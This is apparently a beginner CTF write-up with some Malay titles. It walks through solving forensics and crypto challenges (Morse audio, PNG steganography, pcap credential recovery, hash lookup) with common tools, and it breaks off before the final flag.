



I upload the audio file in this tool and I found the strings.

```
F14g{TH1S_1S_M0RS3_C0D3}
```

I replaced X with _ and got the flag. Easy peasy Lt. Ivory.

Sedikit tapi paling ketara







```
┌──(malscottt㉿kali)-[~/Downloads]
└─$ binwalk lsociety.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 735 x 489, 8-bit/color RGBA, non-interlaced
54            0x36            Zlib compressed data, compressed
```

Binwalk and I found PNG image. Nothing.


```
┌──(malscottt㉿kali)-[~/Downloads]
└─$ exiftool lsociety.png
ExifTool Version Number         : 12.76
File Name                       : lsociety.png
Directory                       : .
File Size                       : 338 kB
File Modification Date/Time     : 2024:11:03 20:30:10+08:00
File Access Date/Time           : 2024:11:03 20:30:11+08:00
File Inode Change Date/Time     : 2024:11:03 20:30:10+08:00
File Permissions                : -rw-rw-r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 735
Image Height                    : 489
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
SRGB Rendering                  : Perceptual
Image Size                      : 735×489
Megapixels                      : 0.359
```


I also using exiftool to see more info about the image. None.

For now, I use steganography tool to check some hidden information behind the image. And I found this. Random string is using hash.




I use crackstation to see what is this hash. And I found this hash using sha224 and the result is manchesterunited.





Big hengker



Extract the file using tar xzf.

Insert the directory and cat all file.


I found nothing. Only Flag?

So I decided to check the log of the file. In file message15.txt, I found flag which is I check the log at message15.txt.


Wayar jerung

```
┌──(malscottt㉿kali)-[~/Downloads]
└─$ wireshark chal.pcapng
Warning: program compiled against libxml 212 using older 209
```


Using wireshark



I filter using the search: **http.request.method == “POST”.** I found HTTP request below.



I scrolled down and try to inspect the HTML Form URL Encoded. I found username and password. Password is encoded.




I know that the encrypted strings is base64 encoded. I use CyberChef to encode and I found the flag.


Perlanggaran

```
┌──(malscottt㉿kali)-[~/Downloads]
└─$ python3 cabaran.py
Masukkan input anda: liawjdijaldkk;lalkd;ak
Perlanggaran Tidak Berlaku! Cuba Lagi.
```


I put random input to see what is the output but nothing seems to be a flag. So I decided to check the source code using nano.




In the source code, I found the hash. Title of this challenge really give me some clue which is Perlanggaran. When we translate, Perlanggaran means Collision. So, in this challenge, the creator wants me to make a Hash Collision to get the flag. So, when we put the same hash as the hash provided in the source code, it will triggered a hash collision.



So I decided to use Crackstation which is the online tool to match the hash and the actual strings.




And I found the hash is match with the strings which is helloworld123.




I decided to put the hash in the input of the python. And the output is Perlanggaran Berlaku. Means that I successfully make a hash collision in this python. So the flag is 